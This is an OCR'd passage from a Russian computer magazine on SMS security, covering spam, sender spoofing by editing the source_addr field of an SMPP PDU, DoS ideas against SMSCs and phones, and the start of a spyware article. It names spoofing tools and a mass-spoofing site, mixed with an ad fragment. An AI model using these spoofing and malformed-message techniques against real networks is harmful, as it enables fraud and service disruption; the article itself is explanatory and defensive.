Если ты решил подключиться через web-шлюз, то тебе дают ссылку, при обращении к которой с определенными параметрами ты можешь отправлять SMS'ки. В качестве таких параметров можно указывать номер отправителя и получателя, срок отправки сообщения и длительность ожидания (если абонент не доступен). И у злоумышленника есть 2 возможности «пошалить» — подобрать пароль к сайту и отсылать SMS под чужой учетной записью, либо подменять адрес отправителя сообщения в скрипте.

Во втором случае (прямое SMPP-подключение) ситуация также далека от идеальной — подключение к SMSC в большинстве случаев осуществляется без какой-либо защиты, и перехват System-ID, System-Password, System-Type позволяет злоумышленнику маскироваться под легитимного контент-провайдера.

Возможна и третья ситуация, с которой бороться сложнее всего. SMS-угрозу несет сам контент-провайдер, который желает извлекать выгоду любыми способами. По большому счету, сегодня договор на оказание контент-услуг с мобильным оператором может заключить любой желающий, ведь для оператора это дополнительный источник дохода. И разбираться с нарушителями он будет только в случае систематических звонков в службу поддержки со стороны разъяренных клиентов. А так как последние не очень любят звонить по «горячему» номеру, то злоумышленник может чувствовать себя вполне спокойно. Зачастую в службу поддержки оператора вообще не дозвонишься — постоянно включается автоответчик. Надо признать, что такая ситуация действует и для VIP-клиентов, которые редко когда могут дозвониться до персонального менеджера.

Средства защиты в данном случае достаточно очевидны:

- ЗАЩИТА WEB-ШЛЮЗА ОТ АТАК С ПОМОЩЬЮ ТАК НАЗЫВАЕМОГО APPLICATION FIREWALL, КОТОРЫЙ ПОДНИМАЕТСЯ С СЕТЕВОГО НА ПРИКЛАДНОЙ УРОВЕНЬ, И ПОНИМАЕТ СПЕЦИФИКУ WEB-ПРИЛОЖЕНИЙ.
- ИСПОЛЬЗОВАНИЕ «ЧЕРНОГО» И «БЕЛОГО» СПИСКОВ IP-АДРЕСОВ ESME.
- АУТЕНТИФИКАЦИЯ СОЕДИНЕНИЯ SMSC-ESME С ПРИМЕНЕНИЕМ ЦИФРОВЫХ СЕРТИФИКАТОВ.
- ШИФРОВАНИЕ СОЕДИНЕНИЯ МЕЖДУ SMSC И ESME.
- ГРАМОТНАЯ ПРОРАБОТКА ДОГОВОРА С КОНТЕНТ-ПРОВАЙДЕРАМИ. В ПРОТИВНОМ СЛУЧАЕ ТЫ НЕ СМОЖЕШЬ ОТКЛЮЧИТЬ ЕГО ЗА ОБНАРУЖЕННЫЕ НАРУШЕНИЯ. В США БЫЛО НЕСКОЛЬКО ИНЦИДЕНТОВ, КОГДА МОБИЛЬНЫЕ ОПЕРАТОРЫ СТРАДАЛИ ОТ ТОГО, ЧТО ESME РАССЫЛАЛИ ЧЕРЕЗ НИХ МОБИЛЬНЫЙ СПАМ. РАЗОРВАТЬ КОНТРАКТ ОНИ НЕ МОГЛИ, Т.К. СПАМ НЕ БЫЛ УКАЗАН В ПРИЧИНАХ ВОЗМОЖНОГО ДОСРОЧНОГО РАСТОРЖЕНИЯ ДОГОВОРА, А ОТКАЗ ОТ ПЕРЕСЫЛКИ СПАМА ТАКЖЕ БЫЛ НЕВОЗМОЖЕН — ЗА НАРУШЕНИЕ SLA ОПЕРАТОР ВЫНУЖДЕН БЫЛ ПЛАТИТЬ «КРУГЛЕНЬКУЮ» СУММУ.

➔ **SMS-спам.** У SMS-спама есть две стороны медали. Посылка назойливых сообщений, не требующих никакой реакции от пользователя и вызывающих только раздражение. И посылка сообщений, ответная реакция на которые (послать обратно SMS или позвонить на платный номер) обходится абоненту в копеечку.

Выгоден ли спам? Да. Согласно одному из расчетов, отправка 100000 SMS-сообщений с просьбой обратного звонка на платный номер дает спамерам доход в размере 10350 евро. Десятикратное увеличение числа спама также увеличивает и доход — до 103500 евро. Помимо этого и сам оператор несет потери.

Например, возьмем следующие исходные данные:

- 15 МИЛЛИОНОВ МОБИЛЬНЫХ АБОНЕНТОВ;
- В СРЕДНЕМ 2 СООБЩЕНИЯ СПАМА В НЕДЕЛЮ ОДНОМУ АБОНЕНТУ;
- 5% НЕДОВОЛЬНЫХ КЛИЕНТОВ ЗВОНЯТ В ЦЕНТР ОБСЛУЖИВАНИЯ АБОНЕНТОВ ОДИН РАЗ В МЕСЯЦ;
- СТОИМОСТЬ ОБРАБОТКИ ОДНОГО ТАКОГО ЗВОНКА СОСТАВЛЯЕТ 7 ДОЛЛАРОВ США.

При указанных исходных условиях ежегодные прямые потери оператора связи составят в итоге... 63 миллиона долларов! А ведь это только прямые расходы, не учитывающие уход абонентов к конкурентам, удар по репутации и т.д. Специалисты выделяют 4 типа SMS-спама:

- SPAMMING — ПОЛУЧЕНИЕ ОДНОГО ИЛИ НЕСКОЛЬКИХ НЕЖДАННЫХ СООБЩЕНИЙ. ПОЛЬЗОВАТЕЛИ, ПРИВЫКШИЕ К ЗАСОРЕНИЮ СВОИХ ПОЧТОВЫХ ЯЩИКОВ И НЕ ОБРАЩАЮЩИЕ НИКАКОГО ВНИМАНИЯ НА ПРИГЛАШЕНИЯ КУПИТЬ «ВИАГРУ» СО СКИДКОЙ ИЛИ ПОСЕТИТЬ УНИКАЛЬНЫЙ СЕМИНАР, С ЛЕГКОСТЬЮ ОТЗЫВАЮТСЯ НА СИГНАЛ МОБИЛЬНОГО ТЕЛЕФОНА «ВАМ ПРИШЛО СООБЩЕНИЕ. ПРОЧИТАТЬ?». ТЕМ БОЛЕЕ ЧТО, В ОТЛИЧИЕ ОТ ЭЛЕКТРОННОЙ ПОЧТЫ, НА ЭКРАНЕ МОБИЛЬНОГО ТЕЛЕФОНА ПРОСТО НЕТ МЕСТА, ЧТОБЫ СРАЗУ ВЫСВЕТИТЬ АДРЕС ОТПРАВИТЕЛЯ SMS'КИ. А ЭТО ВЫНУЖДАЕТ ПОЛЬЗОВАТЕЛЯ ОТКРЫВАТЬ ПРИШЕДШЕЕ СООБЩЕНИЕ. И ХОТЯ РЯД ТЕЛЕФОНОВ (НАПРИМЕР, MOTOROLA) ОБЛАДАЕТ ФУНКЦИЕЙ AUTOREAD, ЭТО ВСЕ РАВНО НЕ СНИМАЕТ ПРОБЛЕМЫ НЕДОВОЛЬСТВА НЕПРОШЕННЫМИ СООБЩЕНИЯМИ. И НЕ СТОИТ СБРАСЫВАТЬ СО СЧЕТОВ, ЧТО, НАПРИМЕР, В США SMS ОПЛАЧИВАЮТСЯ КАК ОТПРАВИТЕЛЕМ, ТАК И ПОЛУЧАТЕЛЕМ.
- FLOODING — ПОЛУЧЕНИЕ ОГРОМНОГО ПОТОКА SMS-СООБЩЕНИЙ С РАЗЛИЧНЫМИ АДРЕСАМИ ОТПРАВИТЕЛЕЙ. В ЭТОМ И ПРЕДЫДУЩЕМ СЛУЧАЯХ ОПЕРАТОР ИМЕЕТ КОНТРАКТ С ПОСТАВЩИКОМ КОНТЕНТА, И ПРИ ЭТОМ ЗА ОТКАЗ ОТ ПРИНЯТИЯ SMS ОПЕРАТОР-ПОЛУЧАТЕЛЬ ПЛАТИТ ШТРАФ, А ТАКЖЕ МОЖЕТ БЫТЬ ОБВИНЕН В РАССЫЛКЕ СПАМА.
- FAKING — SMS ПОСЫЛАЕТСЯ С ПОДСТАВНОГО АДРЕСА SMS-ЦЕНТРА. В ЭТОМ СЛУЧАЕ ОПЕРАТОР-ПОЛУЧАТЕЛЬ НЕ В СОСТОЯНИИ ВЫСТАВИТЬ ПРАВИЛЬНЫЙ СЧЕТ И ВЫНУЖДЕН ПЛАТИТЬ «ИЗ СВОЕГО КАРМАНА».
- SPOOFING — СПАМ СОДЕРЖИТ ПОДМЕННЫЙ АДРЕС SMS-ИСТОЧНИКА, ЧТО ПРИВОДИТ К ПОДКЛЮЧЕНИЮ К РОУМИНГУ И ПОТЕРЕ ДЕНЕГ СО СТОРОНЫ ОПЕРАТОРА ИЛИ, В ХУДШЕМ СЛУЧАЕ, СО СТОРОНЫ ПОДСТАВЛЕННОГО АБОНЕНТА.

Легко ли осуществить подмену адресов в SMS-сообщении? Элементарно. Во-первых, это можно сделать через web-шлюз. Во-вторых, сами протоколы взаимодействия с SMSC не очень защищены от подделки, например, уже не раз упомянутый протокол SMPP. Передача коротких сообщений в рамках SMPP осуществляется с помощью пакетов, называемых PDU (protocol data units). Тело данных PDU может выглядеть следующим образом:

```
'service_type', () ... 00
'source_addr_ton', (2) ... 02
'source_addr_npi', (8) ... 08
'source_addr', (555) ... 35 35 35 00
'dest_addr_ton', (1) ... 01
'dest_addr_npi', (1) ... 01
'dest_addr', (555555555)
... 35 35 35 35 35 35 35 35 35 00
'esm_class', (0) ... 00
'protocol_id', (0) ... 00
'priority_flag', (0) ... 00
'schedule_delivery_time', () ... 00
'validity_period', () ... 00
'registered_delivery', (0) ... 00
'replace_if_present_flag', (0) ... 00
'data_coding', (0) ... 00
'sm_default_msg_id', (0) ... 00
'sm_length', (5) ... 0F
'short_message', (Hello) ... 48 65 6C 6C 6F'
```

Злоумышленнику не составляет большого труда модифицировать поле source_addr и тем самым подменить адрес отправителя сообщения. Подменить адрес центра SMSC сложнее, но тоже возможно. Особенно учитывая, что операторы редко занимаются защитой OKC7, и многим компаниям, которые предлагают расширенные сервисы, предлагается прямой доступ к OKC7. А так как они часто имеют интерфейс и в интернете, то вероятность осуществить какую-нибудь гадость только возрастает.

Если нет желания заниматься «ручной» работой, то можно воспользоваться либо готовыми утилитами (кстати, их можно легко написать самим — библиотека для работы с SMPP входит, например, в Delphi), либо поискать на просторах Сети соответствующие ресурсы. Уже на первой странице результатов поиска Google ты наверняка найдешь ссылку на утилиту SMS Spoof для Palm OS (она позволяет посылать сфальсифицированные сообщения по протоколу EMI/UCP) и сайт www.smsspoofing.com, который позволяет рассылать сфальсифицированные SMS в массовом масштабе (оплата организуется через PayPal, зона охвата — 170 стран).

Для борьбы с этой напастью подойдут следующие способы:

- ЗВОНОК АБОНЕНТА, ПОЛУЧИВШЕГО СПАМ, В СЛУЖБУ ПОДДЕРЖКИ. НО В РОССИИ ЭТО ПРАКТИЧЕСКИ НЕ РАБОТАЕТ.
- БЛОКИРОВАНИЕ АДРЕСА НА SMSC ИЛИ STP С ПОМОЩЬЮ БЕЛОГО И ЧЕРНОГО СПИСКА АВТОРИЗОВАННЫХ/НЕАВТОРИЗОВАННЫХ УДАЛЕННЫХ «ПОСЛАНЦЕВ» (КАК ESME, ТАК И MAP/SCCP-АДРЕСОВ).
- ФИЛЬТРАЦИЯ СОДЕРЖИМОГО ПО КЛЮЧЕВЫМ СЛОВАМ И ДРУГИМ, БОЛЕЕ ИНТЕЛЛЕКТУАЛЬНЫМ, СПОСОБАМ. НАПРИМЕР, СИСТЕМА SLIMIT-C КОМПАНИИ NEC РАБОТАЕТ ПО ПРИНЦИПУ ВЫЯВЛЕНИЯ И БЛОКИРОВАНИЯ СООБЩЕНИЙ, В КОТОРЫХ ВСТРЕЧАЮТСЯ ССЫЛКИ НА САЙТЫ, РЕКЛАМИРУЮЩИЕ ТЕ ИЛИ ИНЫЕ ПРОДУКТЫ И УСЛУГИ. БАЗА ТАКИХ URL ОБНОВЛЯЕТСЯ ЕЖЕЧАСНО.
- КОНТРОЛЬ ПРЕВЫШЕНИЯ ПОРОГОВОГО ЧИСЛА SMS-СООБЩЕНИЙ. ПО ТАКОМУ ПРИНЦИПУ ДЕЙСТВУЕТ ЯПОНСКАЯ КОМПАНИЯ NTT DOCOMO, КОТОРАЯ ИСПОЛЬЗУЕТ ДЛЯ БОРЬБЫ СО СПАМОМ ПРОСТОЕ ОГРАНИЧЕНИЕ — 100 СООБЩЕНИЙ В ДЕНЬ ОТ ОДНОГО ПОЛЬЗОВАТЕЛЯ. ПРЕВЫШЕНИЕ ЭТОГО ЧИСЛА ПРИВОДИТ К ОТКАЗУ НАРУШИТЕЛЮ В ОКАЗАНИИ УСЛУГ. В BELL CANADA ТАКЖЕ РЕАЛИЗОВАН МЕХАНИЗМ БЛОКИРОВАНИЯ ПЕРЕДАЧИ ПРИ ПРЕВЫШЕНИИ ОПРЕДЕЛЕННОГО ЧИСЛА SMPP-СООБЩЕНИЙ ОТ ESME. И, НЕСМОТРЯ НА ТО, ЧТО ESME-ПРИЛОЖЕНИЯ МОГУТ ГЕНЕРИРОВАТЬ ДО НЕСКОЛЬКИХ СОТЕН SMS'ОК В СЕКУНДУ, МНОГИЕ КОМПАНИИ НЕ ПОЗВОЛЯЮТ ПЕРЕДАВАТЬ СВЫШЕ 40-50 SMS В СЕКУНДУ. ПОМИМО ЗАЩИТЫ ОТ СПАМА, ТАКОЕ ОГРАНИЧЕНИЕ ПОЗВОЛЯЕТ ЗАЩИТИТЬСЯ И ОТ DOS-АТАК, ВЫРАЖЕННЫХ В ПОСЫЛКЕ БОЛЬШОГО ПОТОКА СООБЩЕНИЙ, НАРУШАЮЩИХ РАБОТОСПОСОБНОСТЬ СЕТИ.

В случае с локальным спамом (в рамках одного оператора через протокол SMPP) блокировать его можно на уровне SMS-центра, при наличии соответствующей возможности. В случае, если сообщение приходит из сети другого оператора (напри-

мер, роумингового), то с его стороны SMS также посылается через SMSC, а вот внутри сети получателя оно проходит через MSC и затем напрямую, минуя локальный SMSC, направляется на мобильный телефон получателя. Для решения этой задачи необходимо контролировать OKC7. Причем блокировать этот протокол невозможно — без него нарушится вся работа сети. Необходимо уметь фильтровать OKC7. Для реализации этой задачи можно использовать интеграцию STP (например, Cisco ITP) с внешними антиспамовыми решениями. К числу таких решений можно отнести LogicaCMG, Openmind Networks, eServ Global или Ferma SAS (SMS Anti-Spam Screening).

SAS — это межсетевой экран для фильтрации SMS в реальном времени, разрешающий или блокирующий сообщения, посылаемые или принимаемые любым из абонентов мобильного оператора. В качестве критериев отсечения спама используются:

- КЛЮЧЕВЫЕ СЛОВА;
- АДРЕС ОТПРАВИТЕЛЯ;
- IMSI ПОЛУЧАТЕЛЯ;
- ЧИСЛО ОТПРАВЛЯЕМЫХ АБОНЕНТОМ СООБЩЕНИЙ;
- ЭВРИСТИЧЕСКИЙ АНАЛИЗ;
- «ЧЕРНЫЙ»/«БЕЛЫЙ» СПИСОК.

➔ **пара фраз о DoS.** Первое, что приходит на ум, размышляя о SMS DoS'e — это сгенерировать огромный поток коротких сообщений, которые должны «завалить» центр SMSC. Эту тему достаточно давно обсуждают специалисты, а после появления в ноябре прошлого года статьи «Exploiting Open Functionality in SMS-Capable Cellular Networks» шумиха поднялась вновь. Кто-то говорит, что в статье написана правда, кто-то утверждает, что это «гнилая сенсация», и на практике реализовать описанные в статье методы невозможно (или они не сработают).

Но факт есть факт: посылка большого числа сообщений может вызвать определенные проблемы в работе SMSC. Как минимум потому, что SMSC лицензируется по числу сообщений в секунду, и превышение определенного порога не позволит SMSC обрабатывать новые сообщения. Можно выдвинуть еще одну гипотезу, которую на практике не проверяли. Если применить идею атаки «Ping of Death» (посылка большого числа перекрывающихся фрагментов по протоколу ICMP, совокупная длина которых превышает максимальный размер IP-пакета в 64 килобайта), то работоспособность SMSC может быть также нарушена. И еще одна гипотеза — посылка разбитых на фрагменты «длинных» SMS-сообщений, которые будут храниться в SMSC, пока он не получит все фрагменты. Если одного из фрагментов «по случайности» не хватит, и число таких «длинных» SMS'ок будет значительным, то SMSC также может быть выведен из строя.

Есть также стойкое подозрение, что протоколы для обработки SMS разрабатывались без учета требований безопасности, и манипуляция полями SMS-сообщений может привести к печальным последствиям. Например, сообщение «hello» абоненту с телефоном 66677789 в рамках протокола EMI/UCP будет выглядеть следующим образом: ^B01/00045/O/30/66677789///1//////68656C6C6F/CE^C. Второе поле (00045) определяет длину пакета. Если SMSC «доверяет» данному полю и не перепроверяет его, то изменение значения в нем позволяет реализовать атаку «переполнение буфера». Интересный эффект может возникнуть, если модифицировать третье поле «тип операции» (O — для операции, R — для результата) и четвертое поле «операция» (например, 30 — передача сообщения). Отсутствие «защиты от дурака» может привести к нарушению работоспособности SMSC.

Аналогичные проблемы могут возникнуть с телефоном, у которого обычно не хватает «мозгов» на грамотную обработку входящих сообщений. Например, если определенным образом сформировать событие для календаря на некоторых моделях Nokia, то телефон зависает «намертво» и «спасти» его можно только полной перепрошивкой. Главное в данной DoS-атаке — указать несуществующее время, например, 25 часов 44-го числа 13-го месяца.

Защититься от перечисленных выше напастей не способен ни абонент, ни даже оператор. Так как вся логика обработки SMS-протоколов реализуется внутри мобильного телефона или SMSC, то остается только уповать на то, что разработчики вплотную займутся данной проблемой. Неумение обрабатывать входные данные и недооценка вопросов безопасности может дорого обойтись репутации производителей мобильных телефонов.

Еще один способ нарушить работоспособность SMS-сервиса — организовать классическую DoS-атаку на SMSC. Учитывая, что он является обычным IP-приложением, реализовать эту задачу — дело несложное. Но и защита от таких атак не составляет большого труда — можно использовать как специализированные решения по отражению DoS и DDoS-атак, так и механизмы обнаружения аномалий в сетевом оборудовании.

И, конечно же, нельзя забывать про механизм OTA, который позволяет удаленно изменять любые настройки мобильного телефона. С его помощью можно изменить адрес SMSC, и злоумышленник получит доступ ко всей переписке интересующего его абонента (разумеется, он должен иметь доступ к новому SMSC). А можно сделать так, что телефон вообще перестанет куда-либо звонить и превратится в красивую игрушку, которую так любят маленькие дети.

➔ **SMS-вирусы.** О проблеме SMS-вирусов многие говорят, но мало кто понимает, что это такое. По большому счету, SMS-вирусов в их исконном понимании не существует. Пока не появилось ни одной саморазмножающейся программы, которая бы использовала SMS в качестве канала своего распространения. Был Cabir, который распространялся через Bluetooth, используя дыру в операционной системе Symbian. Был Duts, был Brador... Потом пошла череда троянцев для мобильных платформ (как правило, Symbian, изредка Windows CE/Mobile). Но все это не вирусы.


Отчасти к разряду вирусов может быть отнесет Comwarrior, который мог распространяться как через Bluetooth, так и через MMS, рассылая себя по адресной книге, хранящейся в мобильном телефоне. Но все-таки, к счастью, технология SMS похоже не способна «родить» настоящий SMS-вирус (хотя кто знает, что можно сделать с помощью OTA-механизмов), который бы стал действительно большой проблемой для мирового сообщества. Ведь в отличие от Symbian или функциональности MMS, технология SMS поддерживается любым мобильным телефоном, даже самым дешевым. Однако и без вирусов SMS является большой головной болью — спам, DoS и т.д.

➔ **бдительны, но беззащитны.** Мы рассмотрели только один аспект безопасности SMS — передачу через ESME по сети OKC7 мобильному абоненту. Но при этом мы совсем не коснулись такой темы, как безопасность OKC7, которая также предоставляет злоумышленникам множество способов совершения преступных компьютерных действий. Мы также не рассмотрели проблему SMS-угроз непосредственно с мобильного телефона. Например, SMS-спам может быть реализован вручную (хотя массовым его не назовешь) или с применением средств автоматизации этого процесса (специальные скрипты). Но данный вариант практически никогда и никем не используется, так как в этом случае приходится платить за каждое отправленное сообщение из своего кармана. Другое дело — использование украденного или клонированного телефона. И хотя этот вариант не такой массовый, как первые два, он тоже очень опасен, так как все затраты на его реализацию тяжким грузом ложатся на плечи владельца украденного или фальсифицированного аппарата. К сожалению, методов защиты от этой напасти немного, и лучший из них — бдительность.

Мы беззащитны перед SMS-угрозой — мы не можем отказаться от приема SMS-сообщений, так как наши аппараты не имеют такой возможности. Нам приходится уповать на то, что разработчики мобильных приложений и платформ станут более внимательными при создании своих творений и не будут наступать на те «грабли», на которые разработчики IP-приложений наступают уже много лет (и наработали определенный опыт борьбы с IP-угрозами). Но, как говорит русская пословица, «на бога надейся, но и сам не плошай». Пользователям мобильных телефонов стоит быть более бдительными и не спешить нажимать кнопку «Yes» на вопрос мобильного телефона «Пришло SMS-сообщение. Прочитать?» **C**

www.smsspoofing.com
рассылка sms спама по 170 странам


Липкая Липка
Мы немного намочили ведущую Муз-ТВ
Тушим свет!
Телевидение и домашнее кино завтрашнего дня
Автосекс
Лучшие места «парковки»
KaZантип 2006
Секретная карта предстоящего угара
40
горячих новинок лета
160 страниц
Техника как стиль жизни
БУМС
В продаже с 28 июня
ЖУРНАЛ СИНК



шпионские игры

ВСЯ ПРАВДА О SPYWARE

SPYWARE — ЭТО НАЗВАНИЕ ЦЕЛОГО КЛАССА ПРОГРАММ, КОТОРЫЕ ПРЕДНАЗНАЧЕНЫ ДЛЯ СКРЫТОЙ РАБОТЫ НА КОМПЬЮТЕРЕ ПОЛЬЗОВАТЕЛЕЙ И ВЫПОЛНЕНИЯ РЯДА ЗАДАЧ, ТАКИХ КАК СБОР ИНФОРМАЦИИ О ПОСЕЩАЕМЫХ САЙТАХ И ДЕЙСТВИЯХ ПОЛЬЗОВАТЕЛЯ НА НИХ, НОМЕРОВ КРЕДИТНЫХ КАРТ, ПАРОЛЕЙ И ДРУГОЙ ЛИЧНОЙ ИНФОРМАЦИИ

Алексей Лукацкий
alukatsk@cisco.com

Spyware отличается от вирусов и червей отсутствием механизма саморазмножения. Согласно Webroot, 9 из 10 компьютеров, подключенных к интернету, инфицированы, и 86% пользователей понесли определенный финансовый ущерб от работы шпионского ПО. А по данным Gartner, от 20% до 40% обращений в службу поддержки (собственную или оператора связи) связано именно с проблемой получения spyware. Хотя часто пользователи даже не задумываются о spyware, перекладывая «ответственность» за проблемы с компьютером на Microsoft, медленное железо и т.д. Шпионское ПО является реальной проблемой для современного ИТ-мира. Кстати, иногда «шпионские» технологии используются для проверки соблюдения авторских прав и интеллектуальной собственности, как, например, в Sony Extented Copy Protection.

как они попадают на твой компьютер

1 САМЫЙ ПРОСТОЙ СПОСОБ УСТАНОВИТЬ SPYWARE НА КОМПЬЮТЕР — ПОПРОСИТЬ СДЕЛАТЬ ЭТО САМОГО ПОЛЬЗОВАТЕЛЯ. ЧТО ХАРАКТЕРНО, ПОЛЬЗОВАТЕЛИ ЧАСТО ЭТО ДЕЛАЮТ, НЕ ЗАДУ-

МЫВАЯСЬ О ПОСЛЕДСТВИЯХ. ЖЕЛАЯ ПОЛУЧИТЬ «УСКОРИТЕЛЬ ИНТЕРНЕТА» ИЛИ СРЕДСТВО ЗАЩИТЫ ОТ ВРЕДОНОСНЫХ ПРОГРАММ, ПОЛЬЗОВАТЕЛЬ НА ВОПРОС «УСТАНОВИТЬ?» ОТВЕЧАЕТ «ДА» И СОБСТВЕННОРУЧНО ЗАНОСИТ НА КОМПЬЮТЕР ЗАРАЗУ. ТОЛЬКО БДИТЕЛЬНОСТЬ ПОМОЖЕТ ПРЕДОТВРАТИТЬ ТАКОЙ КАНАЛ РАСПРОСТРАНЕНИЯ ПРОГРАММНЫХ ШПИОНОВ.

[2] ИНТЕГРАЦИЯ SPYWARE С КАКОЙ-ЛИБО ПОЛЕЗНОЙ И НУЖНОЙ ПРОГРАММОЙ. ПРАКТИЧЕСКИ ЛЮБАЯ FREEWARE ИЛИ SHAREWARE СОДЕРЖИТ ВНЕДРЕННЫЙ В НЕЕ КОД, КОТОРЫЙ МОЖЕТ ПОКАЗЫВАТЬ РЕКЛАМУ ИЛИ ТАЙНО СОБИРАТЬ ИНФОРМАЦИЮ О ПОВЕДЕНИИ ПОЛЬЗОВАТЕЛЯ, КОТОРАЯ ЗАТЕМ ОТПРАВЛЯЕТСЯ РЕКЛАМНЫМ АГЕНТСТВАМ ИЛИ АВТОРАМ SPYWARE. ПРИМЕРЫ ПРОГРАММ, ДОПОЛНЕНЫХ ШПИОНАМИ: DIVX, FLASHGET, EDONKEY 2000, ICQ И Т.П. ИНТЕГРАЦИЯ ШПИОНСКОГО ПО С ОБЫЧНОЙ ПРОГРАММОЙ МОЖЕТ ПРОИСХОДИТЬ НЕСКОЛЬКИМИ СПОСОБАМИ. ПЕРВЫЙ, НЕ САМЫЙ РАСПРОСТРАНЕННЫЙ, — SPYWARE И ПОЛЕЗНАЯ ПРОГРАММА ИНТЕГРИРУЮТСЯ НА УРОВНЕ КОДА. В ЭТОМ СЛУЧАЕ УДАЛИТЬ «ШПИОНА» НЕ ПРЕДСТАВЛЯЕТСЯ ВОЗМОЖНЫМ И МОЖНО ТОЛЬКО ПЫТАТЬСЯ ОГРАНИЧИТЬ ЕГО ФУНКЦИОНАЛЬНОСТЬ ПУТЕМ БЛОКИРОВАНИЯ ОТСЫЛКИ СОБРАННОЙ ИНФОРМАЦИИ, ЗАПУСКА POPUP'ОВ И Т.Д. ВТОРОЙ ВАРИАНТ ИНТЕГРАЦИИ — АВТОРЫ SPYWARE ПЛАТЯТ РАЗРАБОТЧИКАМ ПОЛЕЗНЫХ ПРОГРАММ ЗА ВСТРАИВАНИЕ СВОЕГО ВРЕДОНОСНОГО КОДА ВНУТРЬ ПРОГРАММЫ. ПРИ СОЗДАНИИ ИНСТАЛЛЯТОРА ПРОИСХОДИТ ОБЪЕДИНЕНИЕ ДВУХ ПРОГРАММНЫХ ПАКЕТОВ, И ПОЛЬЗОВАТЕЛЬ В ИТОГЕ ПОЛУЧАЕТ ГОТОВУЮ К УПОТРЕБЛЕНИЮ ПОЛЕЗНУЮ ПРОГРАММУ, В КОТОРОЙ ПРИТАИЛСЯ ШПИОНСКИЙ ФУНКЦИОНАЛ. ТРЕТИЙ ВАРИАНТ — ИНТЕГРАЦИЮ НА СЕБЯ БЕРЕТ АВТОР SPYWARE, КОТОРЫЙ ВЫКАЧИВАЕТ ИЗ ИНТЕРНЕТА КАКОЕ-ЛИБО SHAREWARE/FREEWARE И САМ СОЗДАЕТ ИНСТАЛЛЯТОР, ВКЛЮЧАЮЩИЙ СОБСТВЕННОЕ ШПИОНСКОЕ ПО.

[3] НЕСАНКЦИОНИРОВАННОЕ ИЗМЕНЕНИЕ НАСТРОЕК WEB-БРАУЗЕРА, КОТОРЫЕ ПОЗВОЛЯЮТ УСТАНОВИТЬ ШПИОНА НА КОМПЬЮТЕР ПОЛЬЗОВАТЕЛЯ НЕЗАМЕТНО ДЛЯ ЕГО ВЛАДЕЛЬЦА. В БОЛЬШИНСТВЕ СЛУЧАЕВ ЭТО ДЕЙСТВУЕТ ЧЕРЕЗ INTERNET EXPLORER, КАК НАИБОЛЕЕ ЧАСТО ИСПОЛЬЗУЕМЫЙ И САМЫЙ ТЕСНО ИНТЕГРИРУЕМЫЙ С ОПЕРАЦИОННОЙ СИСТЕМОЙ WINDOWS БРАУЗЕР. ДАННЫЙ ВАРИАНТ РЕАЛИЗУЕТСЯ ЛИБО ЗА СЧЕТ ИСПОЛЬЗОВАНИЯ ДЫР В БРАУЗЕРЕ, ЛИБО ЗА СЧЕТ УСТАНОВЛЕННЫХ ПО УМОЛЧАНИЮ НАСТРОЕК.

[4] МАСКИРОВКА ПОД ОБНОВЛЯЕМОЕ ЧЕРЕЗ ИНТЕРНЕТ ПО. НАПРИМЕР, SPYWARE МОЖЕТ МАСКИРОВАТЬСЯ ПОД ДИАЛОГОВОЕ ОКНО С ЗАПРОСОМ «ВЫ ХОТИТЕ ОПТИМИЗИРОВАТЬ ВАШЕ СОЕДИНЕНИЕ С ИНТЕРНЕТОМ?» ИЛИ «ВЫ ХОТИТЕ ОБНОВИТЬ ВАШ БРАУЗЕР?». НЕЗАВИСИМО ОТ ТВОЕГО ОТВЕТА («ДА» ИЛИ «НЕТ») ШПИОН ВСЕ-ТАКИ БУДЕТ УСТАНОВЛЕН. ДАННЫЙ ВАРИАНТ ЧАСТО ИСПОЛЬЗУЕТ ТАКОЙ МЕХАНИЗМ, КАК BROWSER HELPER OBJECTS (BHO). ЭТО DLL-МОДУЛЬ, РАЗРАБОТАННЫЙ ЕЩЕ В 1997 ГОДУ КАК ПЛАГИН К INTERNET EXPLORER И ПОЗВОЛЯЮЩИЙ РАСШИРЯТЬ ЕГО ФУНКЦИОНАЛЬНОСТЬ. С ИСПОЛЬЗОВАНИЕМ BHO ФУНКЦИОНИРУЮТ ПЛАГИНЫ, ПОЗВОЛЯЮЩИЕ ЧИТАТЬ PDF'Ы, НЕ ЗАГРУЖАЯ ACROBAT READER, ИСКАТЬ В СЕТИ С ПОМОЩЬЮ YANDEX.TOOLBAR ИЛИ GOOGLE. DESKTOP И Т.Д. ЭТОТ МЕХАНИЗМ ЧАСТО ИСПОЛЬЗУЕТСЯ И ДЛЯ НЕСАНКЦИОНИРОВАННОГО ДОСТУПА К КОМПЬЮТЕРУ. НАПРИМЕР, С ПОМОЩЬЮ ВРЕДОНОСНОГО ПО DOWNLOAD.JECT ЗЛОУМЫШЛЕННИК МОЖЕТ ОТСЛЕЖИВАТЬ ДОСТУП К ЗАЩИЩЕННЫМ ПО HTTPS САЙТАМ, ПЕРЕХВАТЫВАТЬ ВВОД С КЛАВИАТУРЫ (ПАРОЛИ ИЛИ НОМЕР КРЕДИТНОЙ КАРТЫ) И ПЕРЕСЫЛАТЬ НА ОПРЕДЕЛЕННЫЙ АДРЕС ВСЮ СОБРАННУЮ ИНФОРМАЦИЮ. ДРУГИЕ 